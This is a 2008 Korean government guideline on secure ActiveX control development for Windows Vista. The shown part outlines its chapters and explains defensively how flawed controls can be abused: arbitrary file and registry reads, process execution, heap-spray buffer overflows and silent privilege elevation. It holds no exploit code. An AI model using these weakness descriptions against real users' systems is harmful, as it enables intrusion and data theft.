Windows Vista용

# ActiveX Control 개발 보안가이드라인

2008.11

국가사이버안전센터
National Cyber Security Center

NSRI 국가보안기술연구소
National Security Research Institute

# 목 차

ActiveX Control
개발 보안가이드라인


제1장 개 요 7

제1절 목적 ····· 9
제2절 적용대상 ····· 10
제3절 책자 구성 ····· 10

제2장 ActiveX Control 정의 및 사용 현황 11

제1절 ActiveX Control이란? ····· 13
제2절 ActiveX Control 사용 현황 ····· 14

제3장 ActiveX Control의 위험성 15

제1절 잠재적 악용 가능성이 있는 ActiveX Control이란? ····· 17
제2절 ActiveX Control 위협 ····· 20
제3절 윈도우 비스타에서 ActiveX Control 위협 ····· 22
제4절 ActiveX Control 악용 사례 ····· 27

제4장 안전한 ActiveX Control 개발을 위한 십계명 29

제1절 문자열 입력 값에 대한 크기 검증 ····· 31
제2절 임의의 프로세스를 실행할 수 있는 기능 금지 ····· 37
제3절 임의의 파일 내용에 대한 읽기 기능 금지 ····· 40
제4절 임의의 레지스트리 내용 읽기 기능 금지 ····· 44
제5절 업데이트 파일에 대한 신뢰성 검증 ····· 49
제6절 관리자 권한의 폴더에 ActiveX Control 프로그램 설치 ····· 52
제7절 실행 가능한 웹 사이트의 제한 ····· 55
제8절 '신뢰할 수 있는 사이트 추가' 남용 금지 ····· 59
제9절 권한 상승 창에 대한 우회 금지 ····· 62
제10절 ActiveX Control의 남용 금지 ····· 69

5 부 록 73

[1] 윈도우 비스타에서의 안전한 ActiveX Control 개발을 위한 십계명 ····· 75
[2] 윈도우 비스타에서의 안전한 ActiveX Control 개발을 위한 체크리스트 ···· 87

# 목차

ActiveX Control
개발 보안가이드라인

## [그림목차]


[그림 1] 우리나라 PC의 평균 ActiveX Control 설치 개수 ····· 14
[그림 2] 2007년 웹 플러그인 취약점 ····· 20
[그림 3] 대리자 프로세스를 이용한 권한 상승 ····· 26
[그림 4] 취약한 ActiveX Control 사용 예 ····· 28
[그림 5] ActiveX Control 실행 예 ····· 32
[그림 6] 버퍼오버플로우 취약점을 가진 메소드의 예 ····· 34
[그림 7] 메소드를 통한 버퍼오버플로우 취약점 악용 예 ····· 34
[그림 8] 메소드의 문자열 입력 값에 대한 크기 검증을 수행한 예 ····· 35
[그림 9] 파라미터를 통한 버퍼오버플로우 취약점 악용 예 ····· 36
[그림 10] 임의의 프로세스를 실행할 수 있도록 구현된 메소드의 예 ····· 37
[그림 11] 임의의 프로세스 실행 기능 악용 예 ····· 39
[그림 12] 임의의 파일 읽기 기능을 구현한 메소드의 예 ····· 41
[그림 13] 임의의 파일 읽기 기능 악용 예 ····· 42
[그림 14] 잘못 구현된 파일 읽기 필터링의 예 ····· 43
[그림 15] 올바르게 구현된 파일 읽기 필터링의 예 ····· 43
[그림 16] 임의의 레지스트리 내용 읽기 기능을 구현한 메소드의 예 ····· 45
[그림 17] 임의의 레지스트리 읽기 기능 악용 예 ····· 46
[그림 18] 잘못 구현된 레지스트리 읽기 필터링의 예 ····· 47
[그림 19] 올바르게 구현된 레지스트리 읽기 필터링의 예 ····· 48
[그림 20] 정상적인 DLL 업데이트 예 ····· 50

[그림 21] 악용되어 DLL이 변조되는 예 ····· 51
[그림 22] DLL 파일이 낮은 권한의 폴더에 설치되어 있는 예 ····· 54
[그림 23] SiteLock Template 적용 (1) ····· 57
[그림 24] SiteLock Template 적용 (2) ····· 57
[그림 25] SiteLock Template 적용 (3) ····· 57
[그림 26] SiteLock Template 적용 (4) ····· 58
[그림 27] SiteLock Template 적용 (5) ····· 58
[그림 28] 신뢰할 수 있는 사이트 추가를 강제하는 예 ····· 61
[그림 29] 권한 상승 창 ····· 63
[그림 30] Elevation Policy를 통한 권한 상승 예 ····· 66
[그림 31] Ajax가 적용된 지도검색 사이트 ····· 71
[그림 32] FLEX가 적용된 영화예매 사이트 ····· 71
[그림 33] SilverLight가 적용된 방송 다시보기 사이트 ····· 72

## [표목차]

[표 1] 잠재적 악용 가능성이 있는 ActiveX Control의 인터페이스 및 옵션 ····· 19
[표 2] ActiveX Control이 가질 수 있는 운영체제별 권한 ····· 23
[표 3] 대리자 프로세스를 통한 권한 상승 예 ····· 67

2008

ActiveX Control 개발 보안가이드라인

# 제1장 개 요


제1절 목적

제2절 적용대상


제3절 책자 구성

# 제1장 개 요

## 제1절 목적

전자정부와 같은 다양한 서비스들이 웹을 기반으로 개발되면서 ActiveX Control에 대한 활용이 점차 확대되고 있다. 그러나, ActiveX Control은 악의적인 사용자에 의해 악용될 수 있어 ActiveX Control을 안전하게 제작하는 것이 중요하다. 특히, 윈도우 비스타(Windows Vista)가 출시되면서 ActiveX Control 악용을 방지하기 위한 보안기능들이 제공되고 있지만, 많은 개발자들은 새로운 보안기능에 대한 이해가 여전히 부족한 상황이다.

이에 따라 본 보안가이드라인에서는 윈도우 비스타에서 ActiveX Control 개발 시 지켜야할 주요 보안문제에 대해 기술한다.



## 제2절 적용대상

본 보안가이드라인에서는 윈도우 비스타에서 ActiveX Control 개발시 준수해야 할 항목별 체크 리스트, 주의사항을 따르지 않을 경우 발생할 수 있는 위험성, 해킹에 악용된 사례 및 문제해결 방안을 설명한다.

## 제3절 책자 구성

2장에서는 ActiveX Control의 정의 및 현황에 대하여 살펴본다.

3장에서는 ActiveX Control의 위험성을 소개하고 보안기능이 강화된 윈도우 비스타에서도 여전히 위험한 이유를 기술한다.

4장에서는 안전한 ActiveX Control 개발을 위해 반드시 점검해야 할 사항을 10가지로 분류하여 기술한다.

부록1에서는 4장에서 기술된 ActiveX Control 개발시 반드시 지켜야하는 사항을 항목별로 요약하며, 부록2에서는 ActiveX Control 개발 시에 스스로 점검해 볼 수 있도록 체크 리스트를 제공한다.

# 제 2 장 ActiveX Control 정의 및 사용 현황

제1절 ActiveX Control이란?
제2절 ActiveX Control 사용 현황


# 제2장 ActiveX Control 정의 및 사용 현황

본 장에서는 ActiveX Control의 정의 및 현황에 대하여 기술한다.

## 제1절 ActiveX Control이란?

ActiveX는 기존의 정적인 텍스트와 그림만으로 구성된 웹문서에서 탈피하여 동적이고 화려한 멀티미디어 문서로 작성을 가능하게 하는 Microsoft社의 기술이다.

ActiveX는 ActiveX Control, ActiveX Script, ActiveX Document 등의 기술을 총칭하는 의미이며 본 고에서는 ActiveX 기술 중 ActiveX Control에 관한 내용을 다룬다. MSDN에서는 「ActiveX Control은 IUnknown 인터페이스를 제공하는 간단한 형태의 OLE 오브젝트이며 다양한 기능 제공을 위해 IUnknown 이외에 많은 인터페이스들을 제공한다」라고 정의한다.




# 제2절 ActiveX Control 사용 현황

ActiveX Control은 실행 파일 형식으로 제공되어 클라이언트 PC에서 실행되는 프로그램이다. 이러한 이유로 ActiveX Control은 웹을 통해 풍부한 기능과 미려한 디자인을 제공할 수 있다.

[그림 1]은 우리나라 개인 사용자의 컴퓨터에 설치되어 있는 ActiveX Control 현황을 보여주고 있다. 운영체제와 함께 설치되는 ActiveX Control을 포함하여 컴퓨터 당 평균 400~700개 정도의 ActiveX Control이 설치되어 있다.

특히 인터넷 뱅킹, 포털, 게임, 쇼핑몰 등 대부분의 상업적 웹사이트에서 ActiveX Control을 배포하고 있다. 예를 들어, 인터넷 뱅킹 서비스를 이용하기 위해서 사용자는 키보드 보안프로그램, PC 방화벽, 백신, 피싱방지 프로그램과 같은 ActiveX Control들을 설치해야 한다.




[그림 1] 우리나라 PC의 평균 ActiveX Control 설치 개수

# 제 3 장 ActiveX Control의 위험성

제1절 잠재적 악용 가능성이 있는 ActiveX Control이란?
제2절 ActiveX Control 위협
제3절 윈도우 비스타에서 ActiveX Control 위협
제4절 ActiveX Control 악용 사례

# 제3장 ActiveX Control의 위험성

ActiveX Control은 사용자 PC의 자원접근과 같이 인터넷 익스플로러에서 지원할 수 없는 기능을 제공하기 위해 사용되는 웹 플러그인이다. ActiveX Control은 인터넷 익스플로러 내부에서 동작되는 응용 프로그램이기 때문에 인터넷 익스플로러와 같은 권한을 가지고 동작한다.

이러한 이유로 윈도우 XP에서 ActiveX Control이 악용되면 임의의 파일 및 레지스트리에 대한 읽기/쓰기가 가능해지고, 관리자 권한으로 프로세스가 실행될 수 있다.

2007년 Microsoft社에서는 보안이 강화된 인터넷 익스플로러 7과 윈도우 비스타를 출시했다. 윈도우 비스타와 인터넷 익스플로러 7에서 채택한 가장 중요한 보안기능은 보호모드(Protected Mode)[1]이다. 이를 이용하면 다수의 심각한 ActiveX Control 취약점을 차단할 수 있다. 하지만, 아무리 좋은 보안시스템이라도 사용자와 개발자들이 제대로 활용하지 못하면, 보안 수준 향상으로 이어지지 않는다.

본 장에서는 잠재적 악용 가능성이 있는 ActiveX Control을 정의하고 위협 현황 및 속성을 살펴본다. 또한, 강화된 보안 기능을 가진 윈도우 비스타에서 새롭게 적용된 자원접근 권한을 살펴보고, 축소된 ActiveX Control의 권한 변화에도 불구하고 여전히 존재하는 위협에 대하여 기술한다.


## 제1절 잠재적 악용 가능성이 있는 ActiveX Control이란?

보안의 관점에서 ActiveX Control이 중요한 이유는 웹 페이지나 이메일에 포함된 스크립트에 의해 사용자 PC에 설치된 ActiveX Control이 실행될 수 있기 때문이다. ActiveX Control은 스크립트 언어 등에서 실행될 수 있지만, 일반적인 스크립트 언어와는 달리 보안상 제약을 받지 않는다. 즉, 클라이언트측 스크립트 언어에서는 사용자 PC에 파일을 생

1) 보호모드(Protected Mode) : 인터넷 익스플로러에게 최소한의 사용 권한만을 허용하여 악의적인 공격으로부터 사용자를 보호하게 하는 기법
참고 URL=http://msdn.microsoft.com/en-us/library/bb250462.aspx

성한다거나 프로세스를 실행하는 행위가 엄격히 제한되지만, ActiveX Control은 파일 생성, 레지스트리 키 생성 등이 가능하다. 이러한 의미에서 본 가이드라인에서는 「잠재적 악용 가능성이 있는 ActiveX Control」을 HTML 언어 혹은 스크립트 언어에서 호출 가능한 ActiveX Control로 정의한다.

ActiveX Control이 스크립트 언어에서 호출될 수 있다하더라도 아무런 외부 입력 값을 받지 않는다면 악용될 가능성은 거의 없다[2]. 사용자 입력이 가능하기 위해서는 ActiveX Control은 [표 1]과 같은 인터페이스 및 옵션이 설정되어 있어야 한다.



2) 매우 예외적인 경우로 외부 입력 값이 전혀 존재하지 않더라도 악용 가능한 ActiveX Control이 존재한다. 예를 들면, ActiveX Control이 초기 구동시 웹브라우저가 접속한 서버에 특정 파일을 다운로드하여 사용자 PC에 설치하도록 구현되어 있다면 악의적인 서버에서 해당 ActiveX Control을 구동할 경우 악성 파일을 사용자 PC에 설치할 수 있어 외부 입력값이 없어도 악용 가능하다.

[표 1] 잠재적 악용 가능성이 있는 ActiveX Control의 인터페이스 및 옵션


| IDispatch[Ex] 인터페이스 지원, “Safe for Scripting” 옵션 설정 |
| --- |
| 대상 ActiveX Control이 IDispatch 혹은 IDispatchEx 인터페이스를 지원하고 “Safe for Scripting” 옵션이 설정된 경우 사용자의 동의 없이 외부의 입력 값을 받을 수 있으므로 잠재적 악용 가능성이 있는 ActiveX Control로 정의할 수 있다. IDispatch와 IDispatchEx는 메소드 이름을 통해 ActiveX Control의 메소드를 호출하기 위해 필요한 인터페이스이며, 스크립트 상에서 사용자 동의 없이 메소드가 실행되기 위해서는 “Safe for Scripting” 옵션이 설정되어 있어야 한다. |
| IPersistPropertyBag[2] 인터페이스 지원, “Safe for Initialization” 옵션 설정 |
| 대상 ActiveX Control이 IPersistPropertyBag 혹은 IPersistPropertyBag2 인터페이스를 지원하고 “Safe for Initialization” 옵션이 설정된 경우 사용자의 동의 없이 외부의 입력 값을 받을 수 있으므로 잠재적 악용 가능성이 있는 ActiveX Control로 정의할 수 있다. 여기서 IPersistPropertyBag와 IPersistPropertyBag2는 <object> 태그의 <param> 태그를 이용하여 ActiveX Control에 초기 값 전달하기 위해 필요한 인터페이스이며, 사용자 동의 없이 웹문서 상에서 초기값 전달을 위해서는 “Safe for Initialization” 옵션이 설정되어 있어야 한다. |
| IPersistStream 인터페이스 지원, “Safe for Initialization” 옵션 설정 |
| 대상 ActiveX Control이 IPersistStream 인터페이스를 지원하고 “Safe for Initialization” 옵션이 설정된 경우 사용자의 동의 없이 외부의 입력 값을 받을 수 있으므로 잠재적 악용 가능성이 있는 ActiveX Control로 정의할 수 있다. 여기서 IPersistStream은 <object> 태그의 DATA 속성을 이용하여 ActiveX Control에 초기 값 전달하기 위해 필요한 인터페이스이며, 사용자 동의 없이 웹문서 상에서 초기값 전달을 위해서는 “Safe for Initialization” 옵션이 설정되어 있어야 한다. |

# 제2절 ActiveX Control 위협

본 절에서는 ActiveX Control을 이용한 위협 현황 및 속성에 대하여 기술한다.

## 1. ActiveX Control 위협 현황

[그림 2]는 전체 웹 플러그인 취약점에서 ActiveX Control 취약점이 차지하는 발생 비율을 나타내고 있다. 전체 웹 플러그인 취약점 중 ActiveX Control 취약점이 2007년 상반기에 89%, 하반기에 79%를 차지 할 정도로 많은 부분을 차지하는 것을 확인할 수 있다.




출처 : Symantec Corporation

[그림 2] 2007년 웹 플러그인 취약점

## 2. ActiveX Control 위협 속성

ActiveX Control은 사용자의 동의하에 혹은 일반 응용 프로그램이 설치되면서 함께 설치되지만, 일단 사용자 PC에 설치된 후에는 임의의 웹 페이지에서 ActiveX Control들을 실행시킬 수 있을 뿐만 아니라, ActiveX Control은 아무런 보안상의 제약 없이 클라이언트 시스템의 자원에 접근할 수 있다. 따라서, ActiveX Control은 적절한 보안조치가 없이 개

발될 경우 공격자들에 의해 악용될 소지가 매우 높다.

MS Office나 아래 한글과 같은 응용 프로그램들도 많은 ActiveX Control들을 포함하고, 전자정부 및 전자상거래와 같이 웹을 통한 서비스가 활발해지면서 최근 ActiveX Control의 위험성이 다시 부각되고 있다. ActiveX Control 취약점을 이용한 공격은 다음과 같은 세 가지 측면으로 인해 더욱 위험하다.

### 가. 원격 공격

원격에서 공격자가 악성 이메일을 희생자에게 보내고, 희생자는 악성 이메일을 열람하는 것만으로 백도어가 설치될 수 있다.

### 나. 조용한 공격

서버의 경우 침입탐지시스템 설치, 로그 분석 등 다양한 보호 대책이 강구되어 있기 때문에 공격 사실을 쉽게 탐지하여 관리자는 신속하게 대응할 수 있다. 하지만, PC의 경우 보안 지식이 부족한 사용자들이 관리를 하고 있어 공격 사실을 인지하지 못하는 경우가 많다. 즉, ActiveX Control 취약점을 통해 희생자 PC에 백도어가 설치되면 상당한 기간 동안 희생자는 침해 사실을 인지하지 못하기 때문에 지속적인 정보 유출이 일어난다. 또한, ActiveX Control은 웹 브라우저 내부에서 동작하기 때문에 취약점을 이용하여 침입하는 과정에서 개인 방화벽과 같은 정보보호시스템도 공격사실을 탐지하지 못한다.

### 다. 효과적인 공격

ActiveX Control 취약점으로 인해 개개인들이 업무용으로 사용중인 PC가 장악될 경우, PC에 저장된 수많은 민감한 정보와 중요 문서들을 손쉽게 획득할 수 있다. 또한, 외부에서 접근이 불가능한 내부 서버에 대한 추가적인 공격도 가능하다.

# 제3절 윈도우 비스타에서 ActiveX Control 위협

본 절에서는 강화된 보안기능을 가진 윈도우 비스타의 기능 중 ActiveX Control 보안 관점에서의 변화를 살펴보고 여전히 존재하는 위협에 대하여 기술한다.

## 1. ActiveX Control을 사용한 자원접근 권한의 변화

ActiveX Control을 이용한 취약점의 파급효과는 취약한 ActiveX Control의 권한에 달려있다. 따라서 본 절에서는 윈도우 비스타와 윈도우 XP에서 ActiveX Control의 자원접근 권한의 차이를 살펴본다.

윈도우 비스타에서는 인터넷 익스플로러와 ActiveX Control의 자원접근 권한을 제한하기 위해서 사용자계정컨트롤(UAC : User Access Control), MIC(Mandatory Integrity Control) 그리고 UIPI(User Interface Privilege Isolation) 메커니즘을 추가하였다. UAC에서는 사용자의 권한이 관리자라 하더라도 평소에는 제한된 관리자 권한으로 작업을 수행하고 사용자가 개별적으로 허락하는 경우에만 관리자 권한으로 응용프로그램들을 실행한다. MIC는 낮은 Integrity[3] 프로세스가 상위 Integrity 오브젝트에 대한 쓰기 권한을 제한하며, UIPI는 낮은 Integrity 프로세스가 상위 Integrity 프로세스에게 윈도우 메시지를 전송하거나 후킹하는 행위를 제한한다.

상기 세 가지 보안 메커니즘으로 인해 윈도우 비스타에서 낮은 Integrity 권한을 가지는 ActiveX Control은 대부분의 파일 및 레지스트리에 대한 읽기 작업만이 가능하며 사용자 컴퓨터에 저장되어 있는 민감함 데이터에 대한 쓰기 작업을 수행 할 수 없다. 또한, 상위 Integrity 권한을 가진 프로세스 실행시 사용자의 동의가 필요하다.

[표 2]는 ActiveX Control이 윈도우 XP와 윈도우 비스타 플랫폼에서 가질 수 있는 자원접근 권한을 정리한 것이다.

3) Integrity : 윈도우 비스타에서 새로 도입된 보안개념으로 각각의 프로세스나 파일, 레지스트리의 접근 권한을 낮음(Low), 중간(Medium), 높음(High), 시스템(System)으로 나누고 이를 Integrity Level이라 부름

[표 2] ActiveX Control이 가질 수 있는 운영체제별 권한

| 권한 \ 운영체제 | 윈도우 XP | 윈도우 비스타 |
|---|---|---|
| 낮은 Integrity 권한을 가진 파일/레지스트리키에 대한 쓰기 | N/A[4] | 가능 |
| 중간 이상의 Integrity 권한을 가진 파일/레지스트리키에 대한 쓰기 | 가능 | 불가능 |
| 낮은 Integrity 권한을 가진 프로세스 실행 | N/A | 가능 |
| 중간 이상의 Integrity 권한을 가진 프로세스 실행 | 가능 | 사용자 동의 필요 |
| 파일 및 레지스트리 키 읽기 | 가능 | 가능 |

## 2. 윈도우 비스타에서 발생할 수 있는 ActiveX Control 취약점

윈도우 비스타의 강화된 보안정책에도 불구하고 ActiveX Control을 이용한 취약점은 여전히 존재한다. 본 절에서는 내재된 취약점과 사용자 및 개발자의 편의로 인해 발생하는 취약점들에 대하여 기술한다.

### 가. 파일 및 레지스트리 읽기 취약점

ActiveX Control의 파일 및 레지스트리 읽기 취약점이란 ActiveX Control을 통하여 사용자 PC의 파일 및 레지스트리가 외부로 유출될 수 있는 취약점을 말한다.

[표 2]에서도 알 수 있듯이 ActiveX Control의 파일 및 레지스트리에 대한 읽기 권한은 윈도우 비스타에서도 윈도우 XP와 마찬가지로 제한되지 않는다. 따라서 기존의 파일 및 레지스트리 읽기 취약점의 위협은 동일하게 존재한다. 파일 및 레지스트리에 대한 읽기 취약점이 존재하면, 공격자는 사용자 시스템의 중요 파일 및 레지스트리 정보를 외부로 유출할 수 있다.

4) N/A : 윈도우 XP의 경우 낮은 Integirty 개념이 존재하지 않음. 따라서, N/A로 지정된 권한은 해당 운영체제에서 가능한 것으로 봐야 함

## 나. 파일 및 레지스트리 쓰기 취약점

ActiveX Control의 파일 및 레지스트리 쓰기 취약점이란 ActiveX Control을 통하여 파일 및 레지스트리를 생성 후 악성행위를 수행할 수 있는 취약점을 말한다.

ActiveX Control은 중간 Integrity 폴더인 "시작 프로그램" 폴더나 높은 Integrity 폴더인 "Program Files" 폴더에 쓰기 작업이 불가능하다. 따라서 악의적인 사용자도 ActiveX Control 취약점을 이용하여 "시작 프로그램" 폴더에 악성코드를 생성할 수 없다. 그러나, 이러한 제한사항은 개발자에게도 적용되어 사용자의 동의 없이 "Program Files"와 같은 폴더에 존재하는 프로그램 파일들을 업데이트할 수 없다는 문제가 발생한다. 일부 개발자들은 ActiveX Control을 사용자 동의 없이 업데이트 하기 위해 낮은 Integrity 폴더에 ActiveX Control을 설치한다. 이런 경우 악의의 사용자는 ActiveX Control 파일쓰기 취약점을 악용하여 dll 파일 등을 변조함으로써 악성코드를 실행할 수 있다. 비슷하게 레지스트리 쓰기 취약점을 통해 낮은 Integrity 레지스트리에 저장된 민감한 정보를 변조할 수 있다.

## 다. 프로세스 실행 취약점

ActiveX Control의 프로세스 실행 취약점이란 ActiveX Control을 통하여 프로세스를 생성 후 악성행위를 수행할 수 있는 취약점을 말한다.

윈도우 비스타에서도 낮은 Integrity 권한으로 프로세스를 실행하기 위해 CreateProcessAsUser API 등을 사용하는 ActiveX Control에는 프로세스 실행 취약점이 존재한다. 상위 Integrity 권한으로 프로세스를 실행하는 ActiveX Control은 항상 사용자의 동의가 필요하므로 프로세스 실행 취약점이 존재하더라도 사용자 동의 없이는 악용이 불가능하다.

### 라. 버퍼오버플로우 취약점

ActiveX Control의 버퍼오버플로우 취약점이란 ActiveX Control이 긴 문자열 입력을 올바르게 처리하지 못하여 버퍼오버플로우가 발생함으로써 악성코드가 실행될 수 있는 취약점을 말한다.

윈도우 비스타에서는 Address Space Layout Randomization 기법[5]을 적용하여 버퍼오버플로우 공격을 어렵게 만들었으나 인터넷 익스플로러에서 동작하는 ActiveX Control의 버퍼오버플로우 취약점은 DLL 파일들의 로딩 주소와 연관없는 heap spraying[6] 기법을 이용하여 악용되므로 여전히 취약하다.


### 마. "신뢰할 수 있는 사이트" 등록으로 인한 취약점

ActiveX Control이 실행되는 웹서버를 사용자가 "신뢰할 수 있는 사이트"로 등록하게 되면 보호모드(Protected Mode)[7]가 동작되지 않아 윈도우 XP에서 발생할 수 있는 ActiveX Control 취약점이 그대로 존재할 수 있다.

5) ASLR(Address Space Layout Randomization) : 버퍼오버플로우 공격을 방지하기 위하여 DLL이 메모리에 로드되는 주소를 랜덤하게 변경하는 기법
참고 URL=http://blogs.msdn.com/michael_howard/archive/2006/05/26/address-space-layout-randomization-in-windows-vista.aspx
6) heap spraying : http://en.wikipedia.org/wiki/Heap_spray
7) 보호모드(Protected Mode) : 보호모드가 실행되면 UAC, MIC, UIPI 기능이 동작한다.

## 바. 사용자 동의 없는 권한상승에 의한 취약점

사용자의 동의를 통해 권한을 상승시키는 것은 수시로 확인(동의) 창을 띄워 개발자와 사용자들에게 많은 불편을 준다. 이에 개발자들은 Microsoft社에서 지원하는 Elevation Policy[8]나 [그림 3]처럼 높은 권한의 대리자 프로세스[9]를 이용하여 사용자 동의 없이 ActiveX Control의 권한을 상승시킨다. 권한 상승된 ActiveX Control은 윈도우 XP에서와 동일한 취약점[10]들이 존재할 수 있다.




[그림 3] 대리자 프로세스를 이용한 권한 상승

8) Elevation Policy : 권한 상승과 관련된 레지스트리를 설정하여 사용자 동의없이 인터넷 익스플로러가 중간 Integrity를 가지는 프로세스를 생성하는 방법
참고 URL=http://msdn.microsoft.com/en-vs/library/bb250462(vs.85).aspx
9) 대리자 프로세스 : ActiveX Control보다 높은 권한을 가지고 ActiveX Control의 역할을 대행하는 프로세스
참고 URL=http://msdn.microsoft.com/en-vs/library/bb250462(vs.85).aspx
10) 윈도우 XP에서와 동일한 취약점 : 권한이 상승된 ActiveX Control은 윈도우 XP에서와 마찬가지로 관리자 권한으로 악성행위를 수행할 수 있기 때문에 윈도우 비스타를 통해 개선된 보안 정책에 영향을 받지 않으므로 더욱 위험하다.

# 제4절 ActiveX Control 악용 사례

본 절에서는 ActiveX Control의 보안을 고려하지 않고 개발된 악용 사례를 기술한다.

[그림 4]는 ActiveX Control 기능의 악용 예이다. [그림 4]의 왼쪽은 정상적인 ActiveX Control의 사용흐름을 보여주고 있고 오른쪽은 공격자가 악용한 사례이다. 보안을 고려하지 않고 개발된 자동 업데이트 기능을 가진 ActiveX Control은 아래와 같이 악용될 수 있다.

